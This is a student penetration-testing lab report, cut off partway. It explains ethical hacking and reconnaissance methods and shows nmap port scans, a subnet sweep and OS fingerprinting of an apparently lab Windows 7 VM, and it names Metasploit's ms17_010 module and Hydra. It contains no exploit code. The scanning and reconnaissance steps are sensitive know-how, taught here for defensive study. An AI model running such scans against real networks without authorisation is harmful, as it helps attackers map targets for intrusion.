

***Bachelor of Information and  
Communication Technology (BICT)***

*Honor's Degree CTNT 32051*

*Cyber Security Laboratory*

*Assignment 2*

*Penetration Testing Report*

*CT/2020/040*

*WANASINHA W.P.E.M.*



UNIVERSITY OF  
**KELANIYA**



**FACULTY OF  
COMPUTING AND TECHNOLOGY**

# Step 1: Introduction to Ethical Hacking



## Ethical Hacking and Its Significance in Modern Cybersecurity

**E**thical hacking refers to the authorized and legal process of penetrating systems and networks to find security vulnerabilities before malicious hackers can exploit them. Ethical hackers, also called **white-hat hackers**, use the same tools and techniques as cybercriminals but with permission and for defensive purposes.

### Significance:

- **Prevents Cyber Attacks:** By simulating attacks, organizations can identify weak points in advance.
- **Ensures Compliance:** Ethical hacking is key for meeting standards like **ISO 27001**, **PCI-DSS**, etc.
- **Protects Data:** Helps prevent data breaches, ensuring **confidentiality, integrity, and availability**.
- **Improves Security Awareness:** Builds security into design and operation processes



## Types of Hackers: Ethical vs. Black-Hat vs. Gray-Hat

| Type      | Intent             | Permission   | Example Behavior                           |
|-----------|--------------------|--------------|--|
| White-Hat | Defensive/security | ✓ Yes        | Conduct authorized penetration testing     |
| Black-Hat | Malicious          | ✗ No         | Steals data, plants ransomware             |
| Gray-Hat  | Both good and bad  | ✗ Usually No | Finds a bug and reports it without consent |



## Role of Penetration Testing in Identifying Vulnerabilities

**Penetration testing (Pentesting)** is the process of simulating real-world attacks on networks, systems, or applications to discover exploitable vulnerabilities.



### Why it's important:

1. **Identifies Security Gaps:** Exposes weak configurations, outdated software, and open ports.
2. **Tests Incident Response:** Helps check how well an organization reacts to an attack.
3. **Supports Risk Management:** Allows better risk prioritization and mitigation.
4. **Validates Security Controls:** Ensures firewalls, IDS/IPS, and other defenses work properly.



### Example Tools Used:

- **Metasploit Framework** for exploiting known vulnerabilities (e.g., ms17\_010\_永恒之蓝)
- **Hydra** for brute-force credential attacks

# Step 3: Information Gathering Phase

## 🔍 The Importance of the Information Gathering Phase in Penetration Testing

The **information gathering** phase, also known as **reconnaissance**, is the **first and one of the most crucial steps** in penetration testing. It involves **collecting as much data as possible** about the target organization **without actively engaging with the system**. This step helps ethical hackers understand the target's infrastructure, services, potential vulnerabilities, and employee structure.

### 🧠 1. Reconnaissance via WHOIS

- WHOIS is used to gather domain ownership details such as:
  - Registrar name
  - Admin contact information
  - Creation/expiry dates
- Reveals **organizational structure** and potential **email naming conventions**.

✍ Example Tool: [whois domain.com](#)

📚 Source: Whois.net, ARIN, RIPE databases

A screenshot of a WHOIS search results page. The title bar says "WHOIS search results". Below it is a table titled "Domain Information" with the following data:

| Name               | FC.COM  |
|--------------------|---|
| Registry Domain ID | 2409546_DOMAIN_COM-VRSN   |
| Registered On      | 1994-08-04T04:00:00Z  |
| Expires On         | 2033-11-23T04:59:59Z  |
| Updated On         | 2025-03-24T02:08:17Z  |
| Domain Status      | client delete prohibited<br>client transfer prohibited  |
| Name Servers       | CURITIBA.NS.PORKBUN.COM<br>FORTALEZA.NS.PORKBUN.COM<br>MACEIO.NS.PORKBUN.COM<br>SALVADOR.NS.PORKBUN.COM |

## 🌐 2. Reconnaissance via DNS (Domain Name System)

- DNS reveals **subdomains**, **mail servers (MX records)**, and **name servers**.
- Helps identify **hidden services** or infrastructure used by the target.

🔧 Tools: **nslookup**, **dig**, **dnsrecon**

📚 Source: Kali Linux Toolset, DNSstuff

DNS records for **google.com**

Cloudflare Google DNS Authoritative Control D Local DNS

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

**A records**

| IPv4 address  | Revalidate in |
|---------------|---------------|
| 74.125.68.113 | 2m 14s        |
| 74.125.68.101 | 2m 14s        |
| 74.125.68.139 | 2m 14s        |
| 74.125.68.102 | 2m 14s        |
| 74.125.68.100 | 2m 14s        |

**Google LLC**

| Location                        | AS      | AS name    |
|---------------------------------|---------|------------|
| Singapore, Singapore, Singapore | AS15169 | Google LLC |

**AAAA records**

## 💻 3. Reconnaissance via Network Ranges

- By discovering **IP address ranges** used by a company, attackers can map:
  - Public-facing systems
  - Firewalls, routers, VPNs
- Useful in identifying live hosts.

🔧 Tools: **ARIN**, **whois**, **ipinfo.io**, **nmap**

📚 Source: ARIN, RIPE NCC, APNIC databases

IPInfo

Products Solutions Why IPInfo? Pricing Resources Docs Login Sign up

All IP Ranges > 8.0.0.0/8 > 8.8.0.0/16 > 8.8.8.0/24 > 8.8.8.8

# 8.8.8.8

🇺🇸 Mountain View, California, United States

anycast cdn hosting nameserver resolver webserver

Search an IP or AS number

Need more data or want to access it via API or data downloads? Sign up to get free access

Sign up for free!

| Summary        |                      |
|----------------|----------------------|
| ASN            | AS15169 - Google LLC |
| Hostname       | dns.google           |
| Range          | 8.8.8.0/24           |
| Company        | Google LLC           |
| Hosted domains | 15,981               |



## 4. Reconnaissance via Search Engines

- Google, Bing, and others can reveal:
  - Exposed documents
  - Email addresses
  - GitHub code with credentials
- Enables **passive discovery** of sensitive data.



Google Dorks like: **site:domain.com filetype:pdf**

Source: Exploit-DB Google Hacking Database



## 5. Reconnaissance via Websites

- Public websites may leak:
  - Employee names
  - Technologies used (via page source or tools like BuiltWith)
  - Login portals and test pages




Tools: **whatweb**, **Wappalyzer**, **browser inspection**

Source: OWASP Testing Guide


# Step 4: Scanning Phase

## Active Scanning Techniques:

💻 **Windows 7:** Use the command ipconfig in **Command Prompt** to check your **IP address**.




🛡 **Kali Linux:** Use command ip a to check the **IP address**.



## 🔍 Port Scanning:

**Windows 7 machine at IP 192.168.1.6 is exposing several open ports, especially 135, 139, and 445, which confirms it's running services vulnerable to classic Windows exploits.**



The screenshot shows a terminal window titled "kali@kali: ~" running on a Kali Linux desktop. The window displays the results of an nmap scan against a Windows 7 host at IP 192.168.1.6. A red box highlights the portion of the output where open ports 135, 139, and 445 are listed. The output is as follows:

```
(kali㉿kali)-[~]
└─$ nmap 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 15:01 EDT
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00047s latency).

Not shown: 991 closed tcp ports (reset)


PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown

MAC Address: 00:0C:29:9F:05:89 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.71 seconds
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


## Network Mapping:



```
kali㉿kali:~]$ nmap -v 192.168.1.6/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 15:02 EDT
Nmap scan report for gpon.net (192.168.1.1)
Host is up (0.00062s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    filtered telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
MAC Address: 28:77:77:5D:5B:D8 (zte)

Nmap scan report for 192.168.1.2 (192.168.1.2)
Host is up (0.00018s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5357/tcp  open  wsddapi
MAC Address: 2C:F0:5D:84:CD:7E (Micro-Star Intl)

Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00078s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```



```
kali㉿kali:~]$ nmap -v 192.168.1.6
PORT      STATE SERVICE
912/tcp   open  apex-mesh
5357/tcp  open  wsddapi
MAC Address: 2C:F0:5D:84:CD:7E (Micro-Star Intl)


Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00078s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:0C:29:9F:05:89 (VMware)

Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.1.7 (192.168.1.7) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.42 seconds
```

 **Tool Example (Kali Linux): Use nmap - <IP range> to identify live hosts on the network.**

## OS Fingerprinting:



The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. The terminal window displays the results of an nmap scan against the IP address 192.168.1.6. The output shows various open ports and their corresponding services, along with OS detection information. A red box highlights the OS detection section, which identifies the target as Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1.

```
(kali㉿kali)-[~]
$ nmap -O 192.168.1.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-10 15:05 EDT
Nmap scan report for 192.168.1.6 (192.168.1.6)
Host is up (0.00014s latency).

Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 00:0C:29:9F:05:89 (VMware)
Device type: general purpose

Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008_r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.61 seconds

(kali㉿kali)-[~]
```

 **Tool Example (Kali Linux):** Use nmap -O <IP> to detect the target's OS

# Vulnerability Scanning:

## 🔧 Nessus Installation:




